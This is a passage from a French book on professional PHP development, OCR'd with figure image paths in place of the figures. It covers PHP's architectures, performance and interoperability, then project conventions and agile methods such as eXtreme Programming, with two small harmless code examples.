Pour en savoir plus, le chapitre 18 propose cinq témoignages. Les personnes choisies sont des professionnels du PHP ayant eu un parcours très différent les unes des autres.

De nombreuses fonctionnalités qui en font une plate-forme communicante

L'un des points appréciables de PHP est sa forte capacité d'interopérabilité. De nombreuses extensions natives mettent à disposition des outils de gestion de flux et de protocoles de communication à tous les niveaux.

À partir des versions 4.3.x et à plus forte raison avec la version 5, PHP est plus que jamais un outil d'interopérabilité. Les outils de manipulation XML tels que DOM, SAX et SimpleXML sont stables et fiables. De nombreux outils de gestion de protocoles (ouverts et propriétaires) sont intégrés à PHP : SOAP, WDDX, SAP, Hyperwave, etc.

Souplesse d'adéquation à la complexité du problème et à la compétence des équipes

Obtenir des résultats concrets avec PHP est facile et rapide. En revanche, c'est à double tranchant. Davantage qu'avec d'autres technologies, les étapes de finalisation, de refactoring et d'optimisation sont essentielles.

À forte complexité, PHP a prouvé qu'il restait très efficace, à condition que la compétence des équipes le permette.




Figure 1–5
Quelques protocoles et outils d'interopérabilité gérés par PHP




Figure 1–6
Niveaux de compétences nécessaires pour résoudre des problèmes

En d'autres termes, une équipe qui arrive rapidement à un résultat concret avec PHP n'est pas forcément capable de résoudre des problèmes complexes qui demandent un investissement conséquent. Être conscient de cela permet d'aborder PHP dans de meilleures conditions.

Une architecture simple, fiable et portable

PHP est un programme. Ce programme prend du code en entrée, exécute des opérations et fournit un flux de données en sortie.

PHP est un interpréteur. Il ne nécessite aucune opération manuelle de compilation ou de construction pour exécuter ce que lui demande l'utilisateur. Il lit et exécute directement ce qu'écrit le programmeur.

PHP est néanmoins fiable. Un script interprété par un programme doté d'un excellent parseur (analyseur syntaxique) accompagné d'un compilateur et d'un moteur efficaces est plus rapide et plus stable qu'un programme mal compilé ou exécuté par dessus des couches logicielles lourdes.

PHP est portable. Son utilisation sur Mac, Microsoft Windows ou Unix est garantie, à l'exception de rares extensions spécifiques à une plate-forme donnée.

Architecture minimale : PHP CLI et GTK

Même si nous le voyons souvent associé à un serveur HTTP pour délivrer des pages web, en utilisation ligne de commandes PHP se suffit à lui-même.

Exécuter du PHP en ligne de commande

```
$ php -r 'print_r(posix_uname());'
Array
(
  [sysname] => FreeBSD
  [nodename] => guillaume
  [release] => 5.4-STABLE
  [version] => FreeBSD 5.4-STABLE #4: Mon Jun 13 19:28:13 CEST 2005
  [machine] => i386
)
```

PHP est un interpréteur de script shell performant et plein de possibilités. Il dispose, comme Perl, d'un ensemble vaste et varié de fonctionnalités à mettre à disposition de l'administrateur système.

Cet ouvrage par exemple a été exporté aux formats PDF et HTML à partir de documents OpenOffice.org, pendant toute la durée de son élaboration, par un script PHP en ligne de commande.


PHP-GTK est la version graphique (client lourd) de PHP. L'avantage de GTK est sa portabilité. Les applications GTK en PHP sont en pleine émergence. Pour en savoir plus sur PHP-GTK, vous pouvez vous rendre sur le site officiel à l'adresse suivante :

- http://gtk.php.net

Architecture web : PHP + HTTP

C'est l'utilisation la plus courante et également la plus éprouvée de PHP. De nombreux serveurs HTTP, tels que Apache, IIS ou Caudium, sont compatibles avec PHP.

Figure 1–7
PHP associé à un serveur HTTP




Comme nous l'avons vu précédemment, cette installation de PHP avec un serveur web fait l'objet de plusieurs installeurs pour Windows. En revanche, nous verrons dans cet ouvrage comment installer PHP de manière optimale avec un serveur HTTP en environnements de développement et de production.

Architecture web avancée

Lorsqu'il s'agit de mettre des applications PHP en production et de les maintenir régulièrement, une simple installation de PHP et d'un serveur HTTP ne suffit pas.

Figure 1–8
Une architecture web avancée pour applications PHP



Les concepts d'environnement d'exécution et de serveur d'applications sont nouveaux dans le monde PHP. Les besoins des applications de grande taille évoluent également à grand pas.

La mise en place d'une architecture web avec serveur d'applications et environnement d'exécution nécessite les connaissances et le recul d'un architecte et d'un administrateur. Des sociétés comme Yahoo, Boursorama, Wanadoo et bien d'autres sont les preuves vivantes que PHP est capable de s'intégrer à une architecture web de production conséquente.

Ce livre est en partie consacré à la mise en place d'un environnement propice à l'élaboration d'applicatifs PHP professionnels.

Richesse fonctionnelle et possibilités de PHP

Que peut faire PHP ?

Les possibilités de PHP en tant que plate-forme évolutive sont illimitées. S'il n'existe pas une fonctionnalité dont on a besoin à l'heure actuelle, elle peut exister plus tard.

Mais cela reste rare. Le nombre et la diversité des extensions existantes couvre déjà 98 % des besoins des utilisateurs, professionnels ou non.

Dans la plupart des cas, PHP sert à élaborer des sites dynamiques. De nombreux forums, magasins en ligne, sites de réservation et portails grand public sont réalisés en PHP.

Comme nous l'avons vu précédemment, PHP peut également servir à développer des applications autonomes, généralement en ligne de commande. Plusieurs applications permettent de maintenir un système, générer des configurations serveur ou s'exécutent comme des démons (firewall, etc.).

Une puissance et une simplicité inégalées pour les front-ends

PHP est très souvent utilisé pour la mise en place de front-ends. Vous pouvez parfaitement développer votre application ou votre logique métier en langages Java ou C et la couche présentation en PHP.

Pour cela, de nombreux moteurs de templates, API de bases de données et gestionnaires de données sont disponibles. Selon son fondateur, PHP est lui-même un moteur de templates très efficace.

CULTURE Front-end

Un front-end, ou frontal, est de plus en plus assimilé à un ensemble de pages graphiques constituant l'interface entre l'utilisateur et un autre système qui peut être complètement différent de celui utilisé par le client.

Une puissance et une simplicité inégalées pour les traitements XML

PHP supporte DOM (Document Object Model), SAX (Simple API for XML) et SimpleXML (un outil permettant de manipuler très simplement des documents XML, basé sur le back-end de DOM). Il propose également un support natif pour SOAP et diverses fonctionnalités supplémentaires (transformations XSLT, XML-RPC, etc.).

Traitement simple d'un flux RSS avec SimpleXML

```
<?php

// Ce code affiche les titres de l'actualité Yahoo
$rss_url = 'http://rss.news.yahoo.com/rss/world';
$xml = simplexml_load_file($rss_url);
foreach ($xml->channel->item as $item) {
    echo $item->title."<br />\n";
}

?>
```

Un traitement simple et unifié de trois métastructures : objets/documents/tables

Souplesse et simplicité sont les maîtres mots lorsqu'il s'agit de manipuler des tableaux, des documents XML ou des objets. Ces trois métastructures maintenant parfaitement maîtrisées par PHP sont l'avenir de la manipulation des données informatiques.

Les objets pour l'architecture logicielle, les tableaux pour les données structurées de petite taille, les documents pour l'interopérabilité et l'organisation des données : tout ceci est détaillé dans le chapitre 11.

Performances et montée en charge

Le noyau de PHP : Zend Engine II

Le noyau de PHP est le principal responsable des performances et des fonctionnalités bas niveau, telles que l'approche objet, la gestion de la mémoire, le comportement de l'interpréteur de code et la qualité des opcodes.

> **CULTURE Que sont les tableaux d'opcodes (opération codes) ?**
>
> L'exécution d'un programme PHP se fait en plusieurs étapes : il est d'abord parcouru par un interpréteur et transformé en tableaux d'opérations élémentaires de bas niveau (car très proches du langage machine). Ces opérations élémentaires sont ensuite lues et exécutées par un moteur : Zend Engine. Ce sont ces tableaux d'opérations élémentaires que nous appelons tableaux d'opcodes.

Les premiers objectifs des Zend Engine furent d'assurer des performances optimales. La version 4 de PHP en particulier, a bénéficié de ces améliorations.

Zend Engine II, qui apparaît dans PHP 5, est une refonte de la première version. Tout en maintenant des performances optimales, son objectif est de gérer les mécanismes de programmation orientée objet parmi de nombreuses autres améliorations :

- http://www.zend.com/php5/zend-engine2.php

Limite des performances

PHP n'est pas aussi rapide qu'un langage compilé à la main en instructions machines natives, accompagné d'un typage fort et d'une structure rigide, comme le sont les langages C et C++. Si votre application doit gérer des traitements lourds nécessitant un très grand nombre de calculs, vous avez la possibilité de créer facilement une extension en langage C que vous pouvez compiler avec PHP ou en tant que module dynamique.

En revanche, pour un langage interprété, les performances de PHP sont très bonnes. La grande majorité des traitements peuvent être confiés à PHP, même à forte charge.

Peut-on optimiser les performances de PHP ?

La seule chose que PHP ne gère pas par lui-même pour l'instant est la mise en cache du code compilé à la volée (opcodes) qui évite une réinterprétation du code PHP à chaque requête envoyée par le client. Pour pallier cela, plusieurs optimiseurs d'opcodes sont disponibles : eAccelerator, APC, Zend Optimizer.

Nous verrons dans plusieurs chapitres de cet ouvrage comment optimiser les performances de PHP par des configurations et des réflexes de codage adéquats.

Peut-on déployer des applications PHP sur plusieurs serveurs ?

Plusieurs solutions s'offrent à vous si vous souhaitez déployer vos applications en cluster. En revanche, ce concept est nouveau et pas encore bien abouti avec PHP, bien que de sérieux travaux s'engagent dans ce sens. Voici deux solutions que vous pouvez d'ores et déjà adopter :

- Utiliser un environnement d'exécution qui le permette, tel que la Zend Platform que nous découvrirons au chapitre 17.
- En tenir compte dans votre architecture logicielle. Il est parfaitement possible de gérer une répartition de charge à travers des mécanismes haut niveau assurés par votre code PHP.

CULTURE Cluster

Un cluster, ou grappe d'ordinateurs, est un ensemble de plusieurs machines physiques constituant une seule et unique machine logique. Chaque ordinateur constitue un nœud de la grappe du gros serveur que représente le cluster. Ce type d'architecture se retrouve notamment dans les domaines de la répartition de charge et de la haute disponibilité.

Qualité de développement

Rigueur et élégance avant tout

Le maniement d'outils souples et permissifs nécessite une certaine discipline. Comme nous l'avons vu précédemment, s'imposer des conventions afin d'assurer la pérennité et la fiabilité des développements s'avère primordial.

Savoir développer en PHP est un art que l'on maîtrise peu à peu par la pratique et par une grande diversité de connaissances. C'est un peu comme savoir piloter un avion : c'est très facile au début, il suffit de tirer sur le manche pour décoller, mais cette seule connaissance ne fait pas de vous un bon pilote.

Les méthodes agiles pour le développement d'applications PHP

Elles ont l'avantage d'être adaptées à l'esprit PHP. Elles privilégient l'émergence de la technologie, le changement, l'acquisition rapide de connaissances, la souplesse et la simplicité.

Connaître une méthode agile (eXtreme Programming, Crystal Clear, etc.) en plus de PHP pour du développement en équipe est un atout considérable pour atteindre rapidement le stade des développements fiables.

Le chapitre 2 aborde les pratiques et les valeurs des méthodes agiles. Il est un bon point de départ si vous souhaitez en adopter une.

Première partie

Organisation du projet : conventions et outils

Nous aborderons dans cette partie les premières armes du développement efficace en PHP : de bonnes conventions et des outils de qualité.

De l'organisation de l'équipe projet à celle de l'environnement d'exécution, en passant par le choix de l'éditeur et des outils de collaboration, ces chapitres vous aideront à préparer votre espace de travail pour mettre en œuvre vos projets dans de bonnes conditions.

2

Définir des conventions pour la conception d'applications PHP

Une des extraordinaires qualités de PHP est sa facilité d'utilisation, grâce à sa souplesse syntaxique et fonctionnelle. Débutant en informatique, expert J2EE ou spécialiste Delphi, chacun peut aborder PHP à sa manière en un temps record. La plupart des autres plates-formes, a contrario, nécessitent de la part du développeur un investissement plus ou moins conséquent.

Cette caractéristique propre à PHP est en même temps une opportunité et un danger. Une opportunité pour tous, car il est extrêmement simple et rapide d'adopter PHP. Un danger pour le travail en équipe, qui nécessite des règles et des conventions favorables à la pérennité et à la qualité des développements.

Ce chapitre aborde un sujet important pour toute organisation ou entreprise souhaitant mettre à profit les qualités de PHP. Nous y aborderons l'art et la manière d'organiser une équipe et un projet afin de tirer le meilleur des caractéristiques uniques de la plate-forme PHP.

Nous y découvrirons également des méthodes de gestion de projet éprouvées, leurs principes fondamentaux et particularités qui font d'elles des outils fiables et efficaces.

Organisation du projet : conventions et outils

Utilité des conventions

Tout projet informatique sérieux fait l'objet d'une réflexion sur des conventions à fixer, à plus forte raison lorsqu'il s'agit de développements lourds et ambitieux. L'utilité de ces conventions est multiple :

- faciliter la collaboration entre les différents intervenants du projet ;
- assurer la pérennité des développements et faciliter les opérations de mise à jour ;
- permettre la réalisation de projets professionnels ambitieux ;
- simplifier et réduire la maintenance ;
- assurer une stabilité et des performances optimales.

Faciliter la collaboration entre les différents intervenants du projet

Chaque individu doit être en mesure de comprendre les travaux de ses collaborateurs par l'adoption d'habitudes et de pratiques communes. Cette unification du savoir-faire doit permettre à chaque intervenant d'apporter sa pierre sans déborder dans les domaines d'expertise qui ne sont pas les leurs.

En d'autres termes, nous verrons par exemple comment faire collaborer au mieux développeurs et designers sur un projet PHP.

Assurer la pérennité des développements et faciliter les opérations de mises à jour

Ceci concerne en grande partie la reprise des développements par un intervenant différent, ou après une période d'arrêt plus ou moins longue. Le délai nécessaire à un nouvel intervenant pour s'approprier le projet et sa méthode de développement sera un indicateur précieux.

Permettre la réalisation de projets professionnels ambitieux

En exploitant le potentiel de la dernière version de PHP

De plus en plus, PHP est choisi pour la mise en œuvre d'applications professionnelles. Ces applications deviennent toujours plus exigeantes en termes de performances, d'interopérabilité et de complexité.




Figure 2–1
Un projet réussi en quelques mots-clés

La plupart des outils et concepts intégrés à la dernière version de PHP ne sont pas nouveaux. Les développeurs, architectes et chefs de projets y trouveront du déjà vu. Ils ont davantage vocation à combler les manques fonctionnels formulés lors de l'utilisation des anciennes versions que d'être innovants et originaux.

Les évolutions de la plate-forme vont donc toujours dans le sens de la fiabilité et du professionnalisme. La figure 2-2 illustre un panel de fonctionnalités désormais intégralement gérées par PHP.




Figure 2–2
Quelques outils stabilisés ou apportés par la version 5 de PHP

En connaissant bien les possibilités offertes par les ressources disponibles

Une ressource (extension, bibliothèque) est une fonctionnalité qui ne fait pas partie du noyau de PHP, mais qui peut s'intégrer dynamiquement ou se compiler avec les sources de la plate-forme. Elles mettent à disposition des fonctions, constantes, objets supplémentaires permettant d'accéder à des fonctionnalités nouvelles.

Il existe 2 types de ressources en PHP :

- Les extensions, écrites en C, qui sont répertoriées dans l'annuaire PECL, privilégient la vitesse d'exécution et apportent souvent à PHP des fonctionnalités issues de librairies C et C++ existantes.
- Les bibliothèques, écrites en PHP, que l'on retrouve entre autres dans le projet PEAR, offrent des fonctionnalités souples et faciles à mettre en place dans un environnement d'exécution figé (un hébergeur mutualisé par exemple).

La bibliothèque PEAR contient de nombreux composants utiles au développement d'applications. Nous y reviendrons au chapitre 7.

Le meilleur moyen d'évaluer la diversité des fonctionnalités offertes par les extensions et les bibliothèques est de se rendre sur la documentation et les annuaires en ligne :

- http://www.php.net/manual/fr/
- http://pecl.php.net
- http://pear.php.net

En adoptant une architecture simple et performante

Un exemple d'architecture type, mise en place par les fondateurs de PHP en personnes, est illustré sur la figure 2-3.




Figure 2–3
Un exemple d'architecture simple adaptée à PHP

Cette architecture propose un découpage en cinq couches. Cela va de la couche noyau écrite en C et C++ à la couche présentation qui gère les aspects visuels et l'interface (IHM, Interface Homme Machine).

Entre ces deux extrêmes, la couche métier principale met en œuvre les algorithmes fondamentaux de la logique métier (gestion des produits, API de vente en ligne, etc.), la couche métier supérieure propose des fonctionnalités additionnelles (telles que l'internationalisation du site, les possibilités de personnalisation, etc.) et la couche d'intégration fait la transition entre la logique et la présentation, gérées par ses deux couches adjacentes.

Simplifier et réduire la maintenance

Tout possesseur d'une voiture sait que le coût d'achat initial n'est pas l'investissement unique. Une fois entre nos mains, un véhicule nécessite essence et huile, un contrôle technique régulier, le paiement de la carte grise, avec le risque d'y ajouter des amendes pour non-respect du code de la route.

Les débutants ont trop souvent tendance à négliger ou à minimiser l'étape de maintenance d'une application. Tout comme une automobile, un projet informatique, quelle que soit sa taille, nécessite une maintenance qu'il faut prévoir avant toute conception :

- La maintenance logicielle concerne les mises à jour, les corrections de bogues et tout ce qui nécessite de se replonger dans le code source.
- La maintenance des données concerne les actions de mises à jour du contenu manipulé par l'application (publications, produits, données statiques, bases, etc.).
- La maintenance technique intervient dans l'environnement d'exécution de l'application. Cet environnement peut évoluer en taille, en complexité et en stabilité.

Maintenance logicielle : de la rigueur avant tout

PHP vous fait honneur en vous laissant le choix de vos outils et de vos règles d'écriture. Faites-lui honneur en fixant les conventions nécessaires à l'homogénéité de votre solution dans les domaines suivants :

- Les conventions d'écriture sont définies au départ et doivent être les mêmes en tout point de votre programme. Si vous travaillez en équipe, il est recommandé de définir cette syntaxe par écrit et de faire en sorte qu'elle soit respectée de tous, par des rappels réguliers à l'occasion de réunions techniques.
- Les tests assurent une stabilité à toute épreuve et à tous niveaux. Ils facilitent énormément le débogage d'un programme en cas de problème et minimisent les risques d'erreurs.

- Les outils d'édition influent sur la lisibilité du code source et la manière dont sont organisés les commentaires et la syntaxe. Certains outils génèrent des métafichiers qui ne sont pas utiles au projet.
- Le choix des outils de développement doit être limité, car ils nécessitent maintenance et savoir-faire. L'utilisation de plusieurs SGBD différents ou d'outils complexes est dangereux.
- Les procédures et les itérations sont définies au sein de l'équipe dans le but d'améliorer la productivité et de synchroniser les travaux. Ces procédures permettent aux membres de l'équipe projet de planifier le développement et l'exploitation d'une application. Multiplier les exceptions faites aux procédures déstabilise l'organisation du projet, fait monter la pression et peut porter atteinte au bon déroulement de l'ensemble des projets gérés en parallèle.

Maintenance des données

La gestion cohérente des données d'un environnement implique un certain nombre de choix et d'actions que nous aborderons dans les chapitres suivants :

- Le chapitre 6 vous aidera à choisir des outils d'administration adaptés à la maintenance globale des données.
- Le chapitre 7 aborde le choix des outils de développement à utiliser dans vos applications pour manipuler des données.

Maintenance technique

Elle concerne la gestion purement technique des serveurs et du réseau informatique. Deux chapitres abordent spécifiquement ce sujet :

- Le chapitre 4 décrit tout ce qu'il faut savoir pour installer et maintenir un environnement d'exécution pour le développement.
- Le chapitre 15 aborde ensuite l'installation de l'environnement d'exécution pour la production, ainsi que la prise en compte des caractéristiques de cet environnement dans les développements.

Assurer une stabilité et des performances optimales

Assurer en continu la promesse d'une application stable et performante nécessite de l'organisation et de la rigueur. Les conventions sont là pour rappeler les bonnes pratiques de comportement. Elles sont en quelque sorte le rail qui guidera les acteurs du projet dans la bonne direction une fois qu'ils auront les mains dans le cambouis et les yeux rivés sur des détails.

Mettre à disposition un document écrit

Mettre à disposition un aide-mémoire écrit et modifiable à tout moment en fonction des évolutions constatées peut s'avérer judicieux. Nous pouvons par exemple nommer ce document charte de développement. Voici une idée de plan que vous pouvez reprendre :

- Règles de collaboration : planification des rencontres et définition des rôles afin que chaque acteur puisse identifier ses interlocuteurs potentiels.
- Écriture du code source : conventions d'écriture mises en place pour le projet.
- Connaissance de l'architecture : un manuel de prise en main de l'architecture globale d'une application complexe, destiné à évoluer en fonction des besoins.
- Respect des procédures : définition des procédures à observer pour le bon déroulement du projet.
- Utilisation des outils : liste des outils choisis pour le projet. Chaque outil peut être accompagné d'une courte explication pour une prise en main rapide.

À RETENIR Conseils pour la rédaction de votre charte

Soyez optimiste et simple. Il ne faut pas oublier que les personnes en charge des développements n'aiment pas les interdits et ne supporteraient pas de retenir une liste gigantesque de règles et de contraintes :

- Mettre en avant les bonnes conduites est plus précis, plus court et plus agréable qu'énoncer les mauvaises pratiques.
- Hiérarchisez, ordonnez, filtrez, écourtez et mettez en valeur l'information utile, afin de s'y retrouver du premier coup d'œil.
- Limitez-vous. Les contraintes en abondance empêchent la créativité et le génie de se développer.

Coachez votre équipe

L'apprentissage par l'exemple et la pratique permet de mieux s'approprier une méthode de gestion de projet. N'hésitez pas à mettre en place des réunions techniques pendant lesquelles chacun pourra s'exprimer, apprendre à pratiquer et comprendre la logique des procédures mises en place.

Adaptation des conventions à la méthode de gestion de projets

Rappelons-nous que la simplicité de PHP est ce qui fait son succès. Les méthodes que nous mettrons en œuvre, les modèles et les outils que nous utiliserons, devront être choisis et utilisés dans cet esprit.

Les méthodes agiles vous apporteront des bases méthodologiques solides pour la gestion de vos projets et de votre stratégie développement. Connaître et pratiquer une méthode agile dans le cadre d'un projet PHP est recommandé si vous devez travaillez en équipe sur un projet sérieux.

MVC (Model View Controler) est un motif de conception pour site web (voir chapitre 10). Il vient en complément des méthodes agiles qui ont un champ d'action différent. Nous verrons comment tirer parti de MVC dans le développement d'applications web en PHP.

Les méthodes agiles

Les méthodes agiles sont constituées d'un ensemble de valeurs, principes et pratiques utiles à la gestion d'un projet informatique. Elles ont un double avantage pour PHP :

- Elles considèrent que dans une majorité de projets, le besoin peut évoluer à tout moment pendant la réalisation. Elles privilégient l'adaptation à la prédiction.
- Elles sont parfaitement adaptées à la vitesse de développement inégalée qu'offre la plate-forme PHP.

Une méthode est dite « agile » si elle privilégie :

- la communication et l'interaction entre les intervenants ;
- l'évolution des compétences et l'implication régulière des ressources de l'équipe projet ;
- l'adaptation au changement de préférence au suivi d'un plan ;
- les livraisons fréquentes de fonctionnalités réelles.

Il existe aujourd'hui une dizaine de méthodes agiles. La plus populaire d'entre elles s'appelle eXtreme Programming, mais vous pouvez en choisir une autre si les caractéristiques de votre projet et de votre équipe s'y prêtent :

- Adaptative Software Development (ASD) ;
- Feature Driven Development (FDD) ;
- Crystal Clear ;
- Dynamic Software Development Method (DSDM) ;
- Rapid Application Development (RAD) ;

- Scrum ;
- eXtreme Programming (XP) ;
- Rational Unified Process (RUP)...

Vous pouvez consulter la description de la plupart de ces méthodes sur Internet. Les méthodes agiles décrites sur l'encyclopédie Wikipedia sont disponibles à partir du lien suivant :

‣ http://fr.wikipedia.org/wiki/M%C3%A9thode_agile

Les 5 valeurs essentielles des méthodes agiles

La communication et l'interaction

La communication et l'interaction directe entre les acteurs du projet, plutôt que la contractualisation des spécifications : la capacité qu'auront les différents intervenants à s'accorder sur une vision commune des travaux à réaliser, la qualité de leurs échanges et de leurs relations sont une priorité des méthodes agiles.

La simplicité

Elle est une garantie de productivité. Le principe de simplicité n'aime pas les mécanismes complexes et trop génériques. Nous pouvons ajouter à la simplicité l'élégance de l'implémentation.

En revanche, simplicité n'est pas synonyme de facilité. Un code élégant est un code sans doublon, facilement remaniable et assez clair pour que n'importe qui puisse comprendre l'essentiel du premier coup d'œil.

Le feedback comme repère et outil de réduction du risque

Chaque acteur du projet doit avoir une vision objective de l'avancement par des retours réguliers sur l'état du système. Le risque est ainsi contrôlé collectivement, à tous niveaux, et le projet progresse toujours sur la bonne voie.

Le courage

De se limiter à des choses simples répondant aux besoins du moment, d'accepter de se débarrasser d'un code trop complexe ou inutile, de travailler en étroite collaboration avec d'autres et d'accepter de dévoiler ses propres limites.

L'humilité

Reconnaître que l'on ne sait pas tout et que chaque acteur du projet peut apporter son expertise et son savoir-faire. Une discipline humaniste prend également en considération la santé de tous, par le respect des horaires et une limitation des périodes de pression.

Une approche effective consiste à assumer que chaque acteur d'un même projet possède des valeurs égales à celles des autres et doit, par conséquent, être traité avec respect.

> **RESSOURCES Pour aller plus loin avec les méthodes agiles**
>
> Les valeurs précédentes sont issues des principes exposés à l'adresse suivante :
>
> - http://agilemanifesto.org/principles.html
>
> Vous trouverez de plus amples informations sur les méthodes agiles à l'adresse suivante :
>
> - http://www.agilealliance.org

L'eXtreme Programming (XP)

L'eXtreme Programming (XP) est une discipline de développement basée sur les 5 valeurs des méthodes agiles et adaptée à des projets de taille moyenne, d'environ 3 à 10 personnes.

XP est extrême dans la mesure où les pratiques proposées doivent être appliquées jusqu'au bout. XP s'adresse à l'ensemble des membres d'une équipe projet, clients y compris.

> **RESSOURCES Aller plus loin avec XP**
>
